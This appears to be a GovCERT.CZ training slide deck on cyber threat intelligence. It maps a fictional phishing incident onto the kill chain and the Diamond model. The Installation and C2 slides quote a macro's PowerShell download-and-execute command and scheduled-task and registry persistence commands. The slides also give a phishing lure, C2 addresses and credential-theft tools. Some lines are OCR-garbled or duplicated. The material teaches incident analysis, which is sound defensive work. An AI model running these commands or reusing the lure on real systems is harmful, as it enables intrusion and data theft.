CTI in practice

Setting a cyber incident into CTI frameworks

April 11, 2022
TLP: WHITE

Michaela Rojčíková
Reactive Unit
GovCERT.CZ

Agenda

1. CTI in general

2. Context
   - Kill chain
   - Diamond model

3. Guidance for action
   - Indicators of compromise
   - Threat behaviour
     - MITRE ATT&CK
   - Courses of Action

What is CTI?

- Knowledge of adversaries and their malicious behaviours

- Good CTI
  - improves detection
  - improves response and reduces adversary dwell time
  - reduces mean time to recovery
  - enables decision-making before, during and after a cyber security incident

- Mandiant APT1 report from 2013 often cited as a key report in CTI history
  - APT1: Exposing One of China's Cyber Espionage Units | Mandiant

CTI: Three categories of CTI

Threat intel type	Audience	Description
Tactical	Security operations Network defenders Incident reponse	Technical indicators and behaviors to inform network level action and remediation
Operational	Threat hunters Incident response Security leadership	Intelligence on adversary behavior informing: holistic remediation, threat hunting, behavioral detection, purchasing decisions, and data collection.
Strategic	Security leadership Organization‘s leadership	Places threat into a business context and describes strategic impact informing risk management and organizational direction.

Zdroj: Sergio Caltagirone (2018): Industrial Control Threat Intelligence


Two elements of CTI

1. Context
   - Enables defenders to identify whether they should care enough to take an action quickly
   - Context usually includes:
     - description of adversary behaviour throughout the kill chain
     - description of diamond model features
     - description of network analysis, malware analysis, host and log activity
     - timelines
     - impact assessment
     - geopolitical and strategic info

2. Guidance for action
   - Without the guidence for action, threat intelligence lacks impact and tends to be useless
   - Facilitate recovery - very little emphasis on "when it happens, this is what you do„

CTI: Attribution

- Not a necessary part of CTI
- Relevant to law enforcement and policy decisions, not so much to network defenders
- Attribution is hard!
- Try to avoid half-measures
  - not enough to say it was Russia
  - FancyBear x Sandworm




The three CTI models: Setting data into context

- Kill chain
- Diamond model
- MITRE ATT&CK

Kill chain

- Lockheed Martin whitepaper from 2011
  - LM-White-Paper-Intel-Driven-Defense.pdf (lockheedmartin.com)

- A seven-step process
  - Recoinnassance
  - Weaponization
  - Delivery
  - Exploitation
  - Installation
  - Command and Control (C2)
  - Actions on Objectives




zdroj: DefenseOnline

Kill chain: Reconnaissance

- The steps that attackers might take:
  - Identification of targets
  - Looking for information on specific technologies
  - Acquisition of infrastructure
  - Acquisition of tools
- A difficult stage of the Kill Chain to discover and detect
- Ways in which to identify aspects of reconnaissance
  - Web analytics (but very hard)
  - Monitoring of new funky domains

Kill chain: Reconnaissance

- DHA against mailserver
  - Public: mx.test.org - IP: 1.2.101.102
  - Private: mx.test.lan - IP: 10.0.1.5
- Harvested e-mail addresses
  - adela@test.org - username: test.lan\adela - IP: 10.0.5.19 - wks1.test.lan - User
  - bruno@test.org - username: test.lan\bruno - IP: 10.0.5.20 - wks2.test.lan - **Admin**
  - cecil@test.org - username: test.lan\cecil - IP: 10.0.5.21 - wks3.test.lan - User
- Source of the attacks
  - mx.infrastructure1.com - IP: 185.185.120.120
  - mx.infrastructure2.com - IP: 185.185.121.121
- DHA took place on 13th Oct 1987 btw 02:00 a 04:00



- **DHA against mailserver**
  - Public: mx.test.org - IP: 1.2.101.102
  - Private: mx.test.lan - IP: 10.0.1.5
- **Source of the attacks**
  - mx.infrastructure1.com - IP: 185.185.120.120
  - mx.infrastructure2.com - IP: 185.185.121.121
- **Harvested e-mail addresses**
  - adela@test.org - username: test.lan\adela - IP: 10.0.5.19 - wks1.test.lan (user)
  - bruno@test.org - username: test.lan\bruno - IP: 10.0.5.20 - wks2.test.lan **(Admin)**
  - cecil@test.org - username: test.lan\cecil - IP: 10.0.5.21 - wks3.test.lan - (user)
- **DHA took place on 13th Oct 1987 btw 02:00 a 04:00**

Kill chain: Weaponization

- Preparation of the toolset to meet the specific requirements of the target network
- Based on the intelligence gathered in the reconnaissance phase
  - Exploit kits built to take advantage of a certain vulnerability
    - Artifacts left by this process
      - Fingerprints left by weaponization tools (e.g. some component modules of Metaspolit)
  - The right packaging for phishing e-mails
    - Artifacts left by this process
      - Author metadata field
      - Document created metadata
      - Original document title metadata field
      - Original document path

Kill chain: Weaponization

- DHA against mailserver
  - Public: mx.test.org - IP: 1.2.101.102
  - Private: mx.test.lan - IP: 10.0.1.5
- Harvested e-mail addresses
  - adela@test.org - username: test.lan\adela - IP: 10.0.5.19 - wks1.test.lan - User
  - bruno@test.org - username: test.lan\bruno - IP: 10.0.5.20 - wks2.test.lan - **Admin**
  - cecil@test.org - username: test.lan\cecil - IP: 10.0.5.21 - wks3.test.lan - User
- Source of the attacks
  - mx.infrastructure1.com - IP: 185.185.120.120
  - mx.infrastructure2.com - IP: 185.185.121.121
- DHA took place on 13th Oct 1987 btw 02:00 a 04:00

E-mail with a malicious attachement containing VBA macros

E-mail with a malicious attachement containing VBA macros

Kill chain: Delivery

- All the tools and infrastructure related to transmitting the weapon to the target
- Common delivery vectors:
  - E-mail
    - Artifacts left by this process
      - e-mail body
      - victims‘ e-mail
      - e-mail address used by the attacker
      - time when the e-mail was sent
      - name and IP address of attacker‘s mailserver
  - Download
    - Artifacts left by this process
      - last modified date of the page used to deliver malware
      - webserver type
      - mechanism used to embed the weaponized payload (eg. iframe, JavaScript)
  - Physical media (USB devices)


Kill chain: Delivery

- DHA against mailserver
  - Public: mx.test.org - IP: 1.2.101.102
  - Private: mx.test.lan - IP: 10.0.1.5
- Harvested e-mail addresses
  - adela@test.org - username: test.lan\adela - IP: 10.0.5.19 - wks1.test.lan - User
  - bruno@test.org - username: test.lan\bruno - IP: 10.0.5.20 - wks2.test.lan - **Admin**
  - cecil@test.org - username: test.lan\cecil - IP: 10.0.5.21 - wks3.test.lan - User
- Source of the attacks
  - mx.infrastructure1.com - IP: 185.185.120.120
  - mx.infrastructure2.com - IP: 185.185.121.121
- DHA took place on 13th Oct 1987 btw 02:00 a 04:00

Phishing e-mails sent to
- adela@test.org
- bruno@test.org
- cecil@test.org

E-mail received
- 16th Oct 1987 09:31

Source
- mx.attacker.org
- IP: 105.58.57.56



```
From: Zaměstnavatel <attacker@attacker.org>
To: bruno@test.org
Subject: Vyhrál jste v letošním slosování!

Vážený zaměstnanče firmy Test.org,

v každoročním slosování jste zrovna vy letos obdržel 13. plat.
Jak se o plat přihlásit a další pokyny zjistíte v příloze.

Test.org
Zaměstnavatel
```

Kill chain: Exploitation

- After the weapon is delivered to the victim, exploitation triggers the malicious code
  - Technical exploit: Exploitation of a vulnerability
  - Human exploit: The user is exploited through social engineering

- What to look for?
  - In case of a vulnerability:
    - CVE identifiers of the exploited vulnerability
    - Means for exploiting the vulnerability
      - Eg. Shell code and its characteristics
  - In case of phishing with a malicious attachement
    - Features of a malicious attachement

Kill chain: Exploitation

•DHA against mailserver
- Public: mx.test.org - IP: 1.2.101.102
- Private: mx.test.lan - IP: 10.0.1.5


•Harvested e-mail addresses
- adel
- brun
- cecil

•Source of t
- mx.i
- mx.i

•DHA took p

Phishing e-mails sent to
- adela@test.org
- bruno@test.org

On 16.10.187 at 10:49, user test.lan\bruno ran macro documents under administrator's account
- Name: Supervyhra.docx
- Size: 165 kB
- MD5: db1aba972f5dc0806966046ed7cc8330
- SHA1: 117d8179911c20e0a348d5e1cc629eb48f741bae
- SHA256:b0e2c5012b0b66a98df3e5f942a839a75c4d02fb206727f94a026ee53d897f5
- Sample: 6137080140038144.zip




E-mail with a malicious attachment containing VBA macros

On 16.10.187 at 10:49, user test.lan\bruno ran macro documents under administrator's account
- Name: Supervyhra.docx
- Size: 165 kB
- MD5: db1aba972f5dc0806966046ed7cc8330
- SHA1: 117d8179911c20e0a348d5e1cc629eb48f741bae
- SHA256:b0e2c5012b0b66a98df3e5f942a839a75c4d02fb206727f94a026ee53d897f5
- Sample: 6137080140038144.zip
  - Pass: infected

Kill chain: Installation

- Associated with persistence and invocation
- Common examples of the installation phase:
  - Filenames
  - Directories
  - Registry keys
  - Registry values
- Droppers
  - Infrastructure hosting the backdoor
  - Mechanism to transfer it
  - All the related characteristics

Kill chain: Installation



Macro in the doc downloaded at 16th Oct 1987 from hXXps://185.185.100.101/afgk/SV.dll

Macro in the doc contained PS script: powershell.exe -command PowerShell -ExecutionPolicy bypass -noprofile -windowstyle hidden -command (New-Object System.Net.WebClient).DownloadFile('hXXps://185.185.100.101/afgk/SV.dll',"$env:APPDATA\bubu.exe");Start-Process ("$env:APPDATA\bubu.exe")

Name: bubu.exe

Path: C:\Users\bruno\AppData\Local\bubu\bubu.exe

Size: 272,5 kB

MD5: e27554923034da41d8fefbf6bfca66ae

SHA1: 994c8920180d0395c4b4eb6e7737961be6108f64

SHA256: 6868cdac0f06232608178b101ca3a8afda7f31538a165a04…..

Sample: 4913449103818752.zip

Persistence:

Scheduled tasks - schtasks /create /tn "mysc" /tr C:\Users\bruno\AppData\Local\bubu\bubu.exe /sc ONLOGON /ru "System„

Regkey Run - HKCU\Software\Microsoft\Windows\CurrentVersion\Run /d C:\Users\bruno\AppData\Local\bubu\bubu.exe


Kill chain: Command and Control (C2)

- Establishing communication between the victim system and the adversary
  - Carrier protocol
  - Embedded protocol
  - Infrastructure
  - Operating mode characteristics
    - Connectivity checking
    - Beaconing

Kill chain: C2

Macro in the doc downloaded at 16th Oct 1987 from hXXps://185.185.100.101/afgk/SV.dll

- Macro in the doc contained PS script: powershell.exe -command PowerShell -ExecutionPolicy bypass -noprofile -windowstyle hidden -command (New-Object System.Net.WebClient).DownloadFile('hXXps://185.185.100.101/afgk/SV.dll',"$env:APPDATA\bubu.exe");Start-Process ("$env:APPDATA\bubu.exe")
- Name: bubu.exe
- Path: C:\Users\bruno\AppData\Local\bubu\bubu.exe
- Size: 272,5 kB
- MD5: e27554923034da41d8fefbf6bfca66ae
- SHA1: 994c8920180d0395c4b4eb6e7737961be6108f64
- SHA256: 6868cdac0f06232608178b101ca3a8afda7f31538a165a04…..
- Sample: 4913449103818752.zip



Process bududubudu communicated in the timeframe from 16th Oct 1987 10:55 to 21th Oct 1987 21:05 with three C2 servers on port 80:

105.58.52.32
105.58.41.42
105.58.43.22

Communicated via HTTP methods GET and POST

GET /asdf/budesbubuvole
POST /fdsa/nebudububuvole


Kill chain: Actions on Objectives

- All actions the adversary takes over the established C2 channel are Actions on Objectives
- Some examples:
  - Additional tools transfered to the victim IOT facilitate objectives such as
    - Privilege escalation tools
    - Keystroke loggers
    - Password hash stealers
  - Exfiltration of files
  - Modification of files
  - Wiping the system
  - Encrypting data

Kill chain: Actions on Objectives

From host 10.0.5.20 the attackers ran:
Commands
- Whoami/all
- Net view

tool Bloodhound
tool Mimikatz
Lateral movement via WinRM to machine files.test.lan – IP:10.0.1.20
Data exfiltration from files.test.lan to C2 server 105.58.43.22
from 17th OCT 1987 from 21th Oct 1987 always at 10AM and 2PM



Macro in the doc downloaded at 16th Oct 1987 from
hXXps://185.185.100.101/afgk/SV.dll
- Macro in the doc contained PS script: pow
  ExecutionPolicy bypass -noprofile -window
  System.Net.WebClient).DownloadFile('hXX
  APPDATA\bubu.exe");Start-Process ("$env
- Name: bubu.exe
- Path: C:\Users\bruno\AppData\Local\bub
- Size: 272,5 kB
- MD5: e27554923034da41d8fefbf6bfca66a
- SHA1: 994c8920180d0395c4b4eb6e77379
- SHA256: 6868cdac0f06232608178b101ca3
- Sample: 4913449103818752.zip

Process bududubu communicated in the timeframe from 16th Oct 1987 10:55 to 21th Oct 1987 21:05 with 3 C2 servers on port 80:
- 105.58.52.32
- 105.58.41.42
- 105.58.43.22

Communicated via ReverseHTTP methods GET and POST
- GET /asdf/budesbubuvole
- POST /fdsa/nebudububuvole

From host 10.0.5.20 the attackers ran:
- Commands
  - Whoami/all
  - Net view
- Tool Bloodhound
- Tool Mimikatz


Lateral movement via WinRM to machine files.test.lan – IP:10.0.1
Data exfiltration from files.test.lan to C2 server 105.58.43.22
- From 17th OCT 1987 from 21th Oct 1987 always at 10AM and 2PM

Diamond model

- paper „The Diamond Model of Intrusion Analysis“
  - https://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf


- For every intrusion event, there exists an adversary taking a step toward an intended goal by using a capability over infrastructure against a victim to produce a result.

- Diamond model in public analysis



Diamond model

- information about the individual or group behind the attack
- motivation/intent




- tools
- TTPs

- IP addresses
- domains
- C2 infrastructure

- person/organization
- countries of their origins, sector
- systems and networks of interest to adversaries

Kill chain x Diamond Model



Victim:
- adela@test.org
- bruno@test.org
